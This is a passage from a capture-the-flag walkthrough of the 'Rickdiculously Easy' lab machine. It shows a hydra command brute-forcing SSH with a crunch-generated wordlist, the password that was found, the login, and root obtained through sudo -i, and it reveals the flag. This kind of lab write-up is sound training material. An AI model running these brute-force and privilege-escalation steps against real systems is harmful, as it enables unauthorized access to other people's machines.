0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
i7z3r0@i7z3r0:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$
```

We got to know that its for Rick only lets see if there is any hit on that with hydra.




```
i7z3r0@i7z3r0:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ hydra -s 22222 -l RickSanchez -P curtains_password.list 10.10.10.100 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-05 13:05:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://10.10.10.100:22222/
```

Seems like P7 curtains is the password. Lets login and try




```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per tas
[DATA] attacking ssh://10.10.10.100:22222/
[22222][ssh] host: 10.10.10.100   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
```

Hurray!. I am able to login with the password. In the previous hint




```
i7z3r0@i7z3r0:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ ssh RickSanchez@10.10.10.100 -p 22222
RickSanchez@10.10.10.100's password:
Last failed login: Sat Mar  6 13:35:56 AEDT 2021 from 10.10.10.102 on ssh:notty
There were 177 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$
```

Once i logged in i ran sudo -l to check the sudo permission and found that Rick can ALL-ALL.




```
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HIST
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASURE
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTH

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ~]$
```

Running sudo -i and i became the root of that machine.



```
[RickSanchez@localhost ~]$ sudo -i
[root@localhost ~]#
```

I Got the flag inside that - **FLAG: {Ionic Defibrillator} - 30 points**



```
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```